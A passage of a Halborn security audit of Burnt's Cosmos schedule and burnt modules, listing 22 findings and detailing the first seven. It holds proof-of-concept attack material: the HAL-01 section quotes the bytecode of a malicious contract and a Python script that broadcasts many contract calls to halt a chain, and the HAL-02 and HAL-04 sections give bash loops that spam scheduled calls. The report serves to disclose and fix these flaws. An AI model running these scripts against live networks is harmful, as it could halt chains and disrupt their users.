HALBORN

Burnt

Cosmos Security Audit

Prepared by: **Halborn**

Date of Engagement: **September 14th, 2022 - September 30th, 2022**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	09/20/2022	Gokberk Gulgun
0.2	Document Edits	09/24/2022	Gokberk Gulgun
0.3	Document Review	10/03/2022	Gabi Urrutia
1.0	Remediation Plan	10/05/2022	Gokberk Gulgun
1.1	Remediation Plan Review	10/05/2022	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Gokberk Gulgun	Halborn	Gokberk.Gulgun@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

Burnt engaged Halborn to conduct a security audit on their **Cosmos Module** Implementations, beginning on September 14th, 2022 and ending on September 30th, 2022 . The security assessment was scoped to the code base provided to the Halborn team.

1.2 AUDIT SUMMARY

The team at Halborn was provided nearly three weeks for the engagement and assigned two full-time security engineers to audit the security of the **modules** implementation. The security engineers are blockchain and smart-contract security experts with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this audit to achieve the following:

- Ensure that module Implementation functions as intended.
- Identify potential security issues with the Burnt team.

In summary, Halborn identified few security risks that were mostly addressed by Burnt team.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of the module Implementation. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of structures and can quickly identify items that do not follow security best practices. The following phases and associated tools were used throughout the term of the audit:

- Research into architecture and purpose.
- Static Analysis of security for scoped repository, and imported functions. (staticcheck, gosec, unconvert, LGTM, ineffassign and semgrep).
- Manual Assessment for discovering security vulnerabilities on codebase.
- Ensuring correctness of the codebase.
- Dynamic Analysis on module Implementation functions and data types.

RISK METHODOLOGY:

Vulnerabilities or issues observed by Halborn are ranked based on the risk assessment methodology by measuring the **LIKELIHOOD** of a security incident and the **IMPACT** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. The quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of 5 to 1 with 5 being the highest likelihood or impact.

RISK SCALE - LIKELIHOOD

5 - Almost certain an incident will occur.
4 - High probability of an incident occurring.
3 - Potential of a security incident in the long term.
2 - Low probability of an incident occurring.
1 - Very unlikely issue will cause an incident.

RISK SCALE - IMPACT

5 - May cause devastating and unrecoverable impact or loss.
4 - May cause a significant level of impact or loss.
3 - May cause a partial impact or loss to many.
2 - May cause temporary impact or loss.
1 - May cause minimal or un-noticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of 10 to 1 with 10 being the highest level of security risk.

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL

10 - CRITICAL
9 - 8 - HIGH
7 - 6 - MEDIUM
5 - 4 - LOW
3 - 1 - VERY LOW AND INFORMATIONAL

1.4 SCOPE

IN-SCOPE:

The security assessment was scoped to Burnt Cosmos repository.

IN-SCOPE COMMIT ID


IN-SCOPE MODULES :

- /x/schedule
- /x/burnt

FIX COMMIT PR : PR.

2. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
1	1	2	7	11



LIKELIHOOD

IMPACT

🟨	🟨	🟥 (HAL-02)	🟥	🟪 (HAL-01)
🟩	🟨 (HAL-03) (HAL-04)	🟨	🟥	🟥
🟩 (HAL-05) (HAL-06) (HAL-08) (HAL-10) (HAL-11)	🟩	🟨	🟨	🟥
⬜	🟩 (HAL-07) (HAL-09)	🟩	🟨	🟨
⬜ (HAL-12) (HAL-13) (HAL-14) (HAL-15) (HAL-16) (HAL-17) (HAL-18) (HAL-19) (HAL-20) (HAL-21) (HAL-22)	⬜	🟩	🟩	🟨

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
HAL-01 - MALICIOUS WASM SMART CONTRACT CAN LEAD TO CHAIN HALT	Critical	SOLVED - 10/03/2022
HAL-02 - SCHEDULED CALLS CAN BE SPAMMED WITH THE MINIMUM GAS REQUIREMENT	High	SOLVED - 10/03/2022
HAL-03 - LACK OF FEATURE WHICH IS WRITTEN ON THE SPEC	Medium	SOLVED - 10/03/2022
HAL-04 - FUTURE SCHEDULED CALLBACKS DO NOT HAVE UPPER BOUND ON THE BLOCKHEIGHT	Medium	SOLVED - 10/03/2022
HAL-05 - SCHEDULED CALLS CAN NOT BE QUERIED THROUGH CLI	Low	SOLVED - 10/03/2022
HAL-06 - FEE ADDRESS IS DEFINED AS AN ACCOUNT	Low	SOLVED - 10/03/2022
HAL-07 - PARAMETER VALIDATION CAN BE MOVED TO VALIDATEBASIC FUNCTION	Low	SOLVED - 10/03/2022
HAL-08 - GENESIS STATE DOES NOT HAVE ANY OPERATION	Low	SOLVED - 10/03/2022
HAL-09 - VALIDATEDENOM CAN BE UTILIZED ON THE DENOM VALIDATION	Low	SOLVED - 10/03/2022
HAL-10 - LACK OF SIMULATION AND FUZZING OF THE MODULE INVARIANT	Low	ACKNOWLEDGED
HAL-11 - REDUNDANT MODULE ON THE CODEBASE	Informational	SOLVED - 10/03/2022
HAL-12 - SCHEDULE MODULE DOES NOT USE REST CLI HANDLER	Informational	ACKNOWLEDGED
HAL-13 - LACK OF EVENT EMISSION IS BAD PRACTICE	Informational	SOLVED - 10/03/2022
HAL-14 - RESPONSE MESSAGE RETURNS NO INFORMATION	Informational	ACKNOWLEDGED
HAL-15 - PAYER OPTION IS NOT AVALIABLE ON THE ADD SCHEDULED CALLBACK MESSAGE	Informational	SOLVED - 10/03/2022

HAL-16 - CONTRACT OWNERSHIP IS NOT COMPATIBLE WITH ALL CONTRACTS	Informational	ACKNOWLEDGED
HAL-17 - TEST DOCKER IMAGE RUNNING AS ROOT	Informational	ACKNOWLEDGED
HAL-18 - COSMOVISOR IS NOT ACTIVATED	Informational	ACKNOWLEDGED
HAL-19 - UNUSED CODE NEGATIVELY IMPACTS MAINTAINABILITY	Informational	SOLVED - 10/03/2022
HAL-20 - INSECURE LIBRARY USED IN THE STRING TO HASH FUNCTION	Informational	SOLVED - 10/03/2022
HAL-21 - LACK OF ERROR HANDLING	Informational	SOLVED - 10/03/2022
HAL-22 - INTEGER PARSING WITH ATOI FUNCTION	Informational	SOLVED - 10/03/2022

FINDINGS & TECH DETAILS


3.1 (HAL-01) MALICIOUS WASM SMART CONTRACT CAN LEAD TO CHAIN HALT - CRITICAL

Description:

A vulnerability in the WASM integration and the authz module in the cosmos-sdk has been detected and was recently exploited to halt another chain (JUNO). In the vulnerability, a smart contract abused non-deterministic state in **authz** grants to save a different hash to all validators. This in turn caused a consensus failure, which caused the chain to halt.

Juno Halt Root Cause Steps:

- An attacker deployed a malicious contract on Juno.
- (An example malicious contract can be reviewed on the Mint Scan website.)




Messages

Store Code

Sender	juno1h3ede2xsl2a533lddsjpfzv56z7cmctpdsm924
Code Id	578
Byte Code	

H4sIAAAAAAAA/9y9DXBe13UYeP
/ez/e994AHECRBApLue2LajyaZ0KkC0Ipa4yIGKa6stZzx7Dhd70q0yUR6oGWRohW565JwTMuILdlQzEh0rThwrFZMKm3glt2wM9wx
1GU2SMI0dMs2TKNkmY2aYXaVLNdRUzaW651zzr33ve8DQEKUksksOMPv/d2/c88995xzzw
/b9+hHOWOMP8s3PCCOHePHHpDH8EccO8bwmj3A4Z4fYw8Ex47hA0U/8TH7h58cpZJHH4j8U+aK8GN0cRSrPMoeYPyY
/w7aPOqrhaaPUoGjR48eZeILok8eePixaP+H7z98YN9+puAu3v/h+3/y8ENHDjABty18+dGPPXaABe7jRz+y72HG3d3DBx4
/QkWzffv3H77/sX0HH9q/78gBejaAzz6y7+GPPfzQR/YdfOgfHGCs/vbBj39038P+Wf7ogY888oM/NDb9zvsfO3D4oR
//BDUyXD8+fOAjH3vswOH7H/n4h6cPfIK14XXfgf0/+EM/9M53dZUZcg8/vO/IRx7sehXsP/Dhj/8EjSY59PEDhz9x
/0ce3PfQw0zJnxIzIsA/FkkhJAtDLqWUQohISMVFGDEpBROCMdkXSilDGUrOGEy0DBiTgkkmhBQh
/KeCKJSJSKNIxkkcy0hKpkSLuT8BNbPGn5CBsH9SShb0RyKSIoKPhFCBCoQIctbCD0LGFP3h5+5OpL5KKSWXkjHBGWvJgUwyxkIeqsE
MOyzZOs6UanPOJGNDUILz9VwF/BH+2GOB5Gwg3CSPcTMzs8iSY8xc/NzL+HsZfqP/hWfhRw989GOHPyFY8tDDjx7Z9
/CRh2Dab4kOPH7gIx8/coBtDRC8bEdw+MAjBz/B3hnvO3jwYx+Bj36svf+Av/n7+eEDhz7+0OEDj97/6JF90w89/BPsgYHmo8M
/AZ81nj105MDhfUc+dpg9sO6hh48cOPzj+z5yACb50Yc+9vD9u9gD7fvv37/vyL77Dzy8X/Lk/vsfPLDvkfs
/vO/RA1K0XuScGZ58fPMP3TH0B/zrPP/v/8cP/Q/7PvyR/Qd+/CcefGhgwkw+IQYf+5H3TP03m+89dPjRIx9/5Cffl9//iX/wP/3Qp/hn+Cz
/NP8p/gT/LD/OByYeP/rJf/ixb/EfOTbDN5/k+df4L/CPbf4/+KfF83xz/o/5P+Ef+wYfWOD5x07xf8b/OT/N/wX/kWO/wvN/z/8dv8h
/5N/wf8t/h/8J/7/4/8k/JfJX+WfFn/Jv8z/ns+J1/p/4X/CfFu2X
/2M8I36jj0fHxIRmHcGm1IRmRlVl2BGsUJqZtOoIVnI1oZXmZo4frIpITmhVwk1VKDHR
/Kd5R8R9EQu5kCoIE3hCVUwpfG2G8CZj8GVeCrgS+Us80dyMwqtCam62YKNCTWhhgiNFoKUZqgopoQppy0ujpvGrugppdFVIHRg9
XQYZS6CN0UJC3ZqGMaXl1OEs0twERzKeRvhJjm0Ov31t5tTmUKNNbHHqcBYmWuYv8TRIHMBMDp
/1CS4YgWvYQ8jWULeG77fU73XPe83NOUavQ83NxDR1AG6g0fCGDWhu7qC3geZmpx0A3LhOr7W8apZXVF4lNQJIN3J4L+m9TGqA
UP3p8vpH6a3wU8bxBsqLFYFa91g2JqWnzbcH6KIJ9Eanbgg0Wz1vYCrcQHmeNJeXHZiC9dUcmmoOzYP7bRjadr8o73j7Fsh2WiA7V1
ggktaHnZZGhxsD+ZvTd0F9F9h3IJ7SNn1XjRC7VsDSt4oQay3PmuUZlk+00tGejCVQDTNx
/RZofqmmiMxPHc6YVvg9I6QrhGZ2ySkApFZm+GBVcASiMMrPDlXjiuNLv6SFXdL1ey3McFUKzaFPsAnlhYA2h+x3WkwdxqYIwMJ2ad
R3aYvvEnxVKAkf9WO1BXZyulS26lGqWl+/6o7rIdeMcAguobP9iYMYdJ
/RmEu6gcLJNziXuJfW4GA90GcdkRbcDxBwkkNnD1aFkLTGVWOPZKVE5PQov4w61u8RK0quhQNlWtTTV7IpzacOwxza8WJ

- The. malicious contract calls the MsgGrant and MsgRevoke messages in the Authz Module.



```
"events": [
    {
        "type": "cosmos.authz.v1beta1.EventGrant",
        "attributes": [
            {
                "key": "msg_type_url",
                "value": "\"/cosmos.bank.v1beta1.MsgSend\""
            },
            {
                "key": "granter",
                "value": "\"juno1nzffwccpc43s97zna2z9q7mpwlj0frwdcq5trpvtmz5dna7r48hs6cgj3w\""
            },
            {
                "key": "grantee",
                "value": "\"juno1h3ede2xsl2a533lddsjpfzv56z7cmctpdsm924\""
            }
        ]
    },
    {
        "type": "cosmos.authz.v1beta1.EventRevoke",
        "attributes": [
            {
                "key": "granter",
                "value": "\"juno1nzffwccpc43s97zna2z9q7mpwlj0frwdcq5trpvtmz5dna7r48hs6cgj3w\""
            },
```

- The smart contract leads to a non-determinism in Authz’s **MsgGrant** where the grant expiration was suspected to default to the node’s OS time if unset by the message sender.
- The **reply()** feature of CosmWasm allows calling a message and getting back its output events. By sending repeated transactions, a non-deterministic event ordering occurred in the Authz module, which causes the chain to halt.

Code Location:

The following code files indicate that the implementation is using the authz module and depends on a version of Cosmos SDK that is vulnerable to this issue.

go.mod file

Listing 1

```
    github.com/CosmWasm/wasmd v0.27.0-junity.0.0.20220429165406-bfb4d31fcafa
    github.com/cosmos/cosmos-sdk v0.45.4
    github.com/cosmos/go-bip39 v1.0.0
    github.com/cosmos/ibc-go/v2 v2.2.0
```

Proof Of Concept:

Listing 2

```python
if code_id == None:
    contract_file = open("./contract.bin", "rb")
    file_bytes = base64.b64encode(contract_file.read()).decode()
    store_code = MsgStoreCode(test1.key.acc_address, file_bytes, AccessConfig(AccessType.ACCESS_TYPE_EVERYBODY, AccAddress("")))
    store_code_tx = test1.create_and_sign_tx(CreateTxOptions(msgs=[store_code], fee=Fee(2100000, "315000token")))
    store_code_tx_result = terra.tx.broadcast(store_code_tx)
    print(store_code_tx_result)

    code_id = store_code_tx_result.logs[0].events_by_type["store_code"]["code_id"][0]
    code_id

if contract_address == None:
    instantiate = MsgInstantiateContract(
        sender = test1.key.acc_address,
        admin = test1.key.acc_address,
        code_id = code_id,
        label = "test_instantiate_contract",
        msg = {"admin": "address"},
        funds = {"token": 10000000},
    )
    instantiate_tx = test1.create_and_sign_tx(CreateTxOptions(msgs=[instantiate]))
    instantiate_tx_result = tx.broadcast(instantiate_tx)
    print(instantiate_tx_result)

    contract_address = instantiate_tx_result.logs[0].events_by_type[
        "instantiate"
    ]["_contract_address"][0]
    contract_address

```

```python
execute = MsgExecuteContract(
    test1.key.acc_address,
    contract_address,
    {"custom_msg": {"grantee": test1.key.acc_address}},
)

nb_msg = 150
execute_tx = test1.create_and_sign_tx(
    CreateTxOptions(msgs=[execute for i in range(nb_msg)], fee=Fee(1000000 * nb_msg, Coins(uluna=1000000 * nb_msg)))
)

execute_tx_result = tx.broadcast(execute_tx)
print(execute_tx_result)
```

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

The following update has been released for cosmos-sdk. Take note that this has been fixed in the latest version of cosmos-sdk, but deploying this upgrade might have unintended consequences.

PR 12692
Cosmos SDK Update

Remediation Plan:

SOLVED: The Burnt team solved the issue by updating the wasm library.

3.2 (HAL-02) SCHEDULED CALLS CAN BE SPAMMED WITH THE MINIMUM GAS REQUIREMENT - HIGH

Description:

The schedule module implemented with the schedule call message, which enables the automated scheduling and execution of smart contracts via a validator-run module. On the contract, minimum balance is defined with governance parameters. However, If It is a relatively small amount, a user can spam the scheduled calls with the interaction.

Scenario:

- MinimumBalance is directly get by SDK context. The governance manages it.
- When the new schedule callback message is arrived, contract balance is checked by the gas token denom.
- In this stage, only contract balance is compared with the minimum gas requirement.
- If the minimum gas requirement is defined with relatively small amount, a user can spam the schedule callbacks.

Proof Of Concept:

Listing 3

```

#!/bin/bash
for i in {1..10000}
do
    ./burnt add-schedule [contract] [call-body] [block-height] --from signer --chain-id $CHAIN_ID --gas 2000000 -y --keyring-backend=test -b block
done

```

Code Location:

msg_server_add_schedule.go file

Listing 4

```go
...
    gasMinimum := k.GetParams(ctx).MinimumBalance
    balance := k.bankKeeper.GetBalance(ctx, contract, gasMinimum.Denom)

    if balance.Amount.LT(gasMinimum.Amount) {
        // the contract doesn't have the funds
        return nil, types.ErrUnmetMinimumBalance
    }

    k.AddScheduledCall(ctx, signer, contract, msg.CallBody, msg.BlockHeight)
...
```

Risk Level:

Likelihood - 3
Impact - 5

Recommendation:

It is recommended to implement an additional fee / cooldown period during the schedule back addition.

Remediation Plan:

SOLVED: The Burnt team made a change that now limits one scheduled call per signer/contract pair. Therefore, to schedule more than one call to the kv store, it would be necessary to create multiple signing addresses that are all administrators of the contract, or create multiple contract instances.

3.3 (HAL-03) LACK OF FEATURE WHICH IS WRITTEN ON THE SPEC - MEDIUM

Description:

On the spec documentation, It is mentioned that user can create a **RemoveReq** and can remove the (signer, contract, function) tuple from the scheduler. Furthermore, the following command line arguments are explained in the spec. However, the implementation does not exist in the current module.

Listing 5

```
schedule remove <contract> <function>
```

Code Location:

RECURRING_JOBS.md

Listing 6

```
message ScheduleReq {
  // Signer address
  required bytes signer = 1;
  // Contract address
  required bytes contract = 2;
  // The name of the message to send to the contract. It must have no body and
  // the contract should return no result upon receipt.
  required string message_name = 3;
  // [Optional] address to pay gas fees for the contract. This address must
  // have an active feegrant established on behalf of the signer.
  optional bytes payer = 4;
}


message RemoveReq {
  // Signer address
  required bytes signer = 1;
  // Contract address
  required bytes contract = 2;
  // The name of the message to send to the contract. It must have no body and
  // the contract should return no result upon receipt.
  required string message_name = 3;
}
```

Risk Level:

Likelihood - 2
Impact - 4

Recommendation:

Ensure that module specs are compatible with the functionalities. If the scheduled calls need to be removed from the storage, the functionality should be implemented on the code base.

Remediation Plan:

SOLVED: The Burnt team solved the issue by adding the remove-schedule tx.

3.4 (HAL-04) FUTURE SCHEDULED CALLBACKS DO NOT HAVE UPPER BOUND ON THE BLOCKHEIGHT - MEDIUM

Description:

A programmer must first deploy an instance of the contract for which they want scheduled callbacks in order to utilize the module. To be considered a callback, this contract must contain at least one method that takes no parameters and returns an uint64 identifying the subsequent block on which it should be called. The invocation need to fail if the designated block is smaller than or equal to the current block. However, there is no upper bound defined on the block height. A programmer can define callback with improper block.height at the future which will not be executed never.

Scenario:

1. Add Scheduled Callback with the following command

```
add-schedule [contract] [call-body] [block-height]
```

2. Define block height with the large number and execution will not be stopped because of block.height is only checked with If the block.height smaller than current block.height.

Proof Of Concept:

Listing 7

```

#!/bin/bash
for i in {23854..99999}
do
   ./burnt add-schedule [contract] [call-body] i --from signer --chain-id $CHAIN_ID --gas 2000000 -y --keyring-backend=test -b
```

```
block
done

```

Code Location:

msg_server_add_schedule.go#L17

Listing 8

```go
func (k msgServer) AddSchedule(goCtx context.Context, msg *types.MsgAddSchedule) (*types.MsgAddScheduleResponse, error) {
    ctx := sdk.UnwrapSDKContext(goCtx)

    if msg.BlockHeight <= uint64(ctx.BlockHeight()) {
        return nil, types.ErrInvalidScheduledBlockHeight
    }

    signer, err := sdk.AccAddressFromBech32(msg.Signer)
    if err != nil {
        return nil, err
    }

    contract, err := sdk.AccAddressFromBech32(msg.Contract)
    if err != nil {
        return nil, err
    }
}
```

Risk Level:

Likelihood - 2
Impact - 4

Recommendation:

It is recommended to define maximum block height on the schedule callback message.

Remediation Plan:

SOLVED: The Burnt team solved the issue by adding the upper bound on block height.

3.5 (HAL-05) SCHEDULED CALLS CAN NOT BE QUERIED THROUGH CLI - LOW

Description:

Query services are specific to the module in which they are defined, and only process queries defined within said module. Transaction and query functionality for scheduled call records have not been added to the CLI.

Code Location:

query.go

Listing 9

```go
func GetQueryCmd(queryRoute string) *cobra.Command {
    // Group schedule queries under a subcommand
    cmd := &cobra.Command{
        Use:                        types.ModuleName,
        Short:                      fmt.Sprintf("Querying commands for the %s module", types.ModuleName),
        DisableFlagParsing:         true,
        SuggestionsMinimumDistance: 2,
        RunE:                       client.ValidateCmd,
    }

    cmd.AddCommand(CmdQueryParams())
    // this line is used by starport scaffolding # 1

    return cmd
}
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

Consider defining queries to review scheduled callbacks on the module.

Remediation Plan:

SOLVED: The Burnt team solved the issue by implementing the query interface.

3.6 (HAL-06) FEE ADDRESS IS DEFINED AS AN ACCOUNT - LOW

Description:

During the code review, It has been noticed that fee receiver address is inherited from the **AccAddress**. **AccAddress** identifies users (the sender of a message) If the private key stolen by **feeReceiver** address, all collected fees will be lost by the system.

Code Location:

abci.go#L45

Listing 10

```go
func (k Keeper) EndBlocker(ctx sdk.Context) {
    params := k.GetParams(ctx)
    feeReceiver := sdk.AccAddress(params.FeeReceiver)
    k.ConsumeScheduledCallsByHeight(ctx, uint64(ctx.BlockHeight()), func(signer sdk.AccAddress, contract sdk.AccAddress, call *types.ScheduledCall) (stop bool) {
        k.Logger(ctx).Debug("consuming scheduled call",
            "signer", signer,
            "contract", contract,
            "call", call)
}
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

It is recommended to change fee address with module.

Remediation Plan:

SOLVED: The Burnt team solved the issue by using the auth fee module to receive fees.

3.7 (HAL-07) PARAMETER VALIDATION CAN BE MOVED TO VALIDATEBASIC FUNCTION - LOW

Description:

ValidateBasic is happening during the **CheckTx** phase, and it doesn't have access to the state. In the current implementation, only signer is validated on the **ValidateBasic** function. Furthermore, the callbody parameter is not validated in the message server. All related message parameters should be verified before adding into storage.

Code Location:

message_add_schedule.go#L43

Listing 11

```go
func NewMsgAddSchedule(signer sdk.AccAddress, contract sdk.AccAddress, callBody []byte, blockHeight uint64) *MsgAddSchedule {
    return &MsgAddSchedule{
        Signer:      signer.String(),
        Contract:    contract.String(),
        CallBody:    callBody,
        BlockHeight: blockHeight,
    }
}

func (msg *MsgAddSchedule) ValidateBasic() error {
    _, err := sdk.AccAddressFromBech32(msg.Signer)
    if err != nil {
        return sdkerrors.Wrapf(sdkerrors.ErrInvalidAddress, "invalid signer address (%s)", err)
    }
    return nil
}
```

Risk Level:

Likelihood - 2
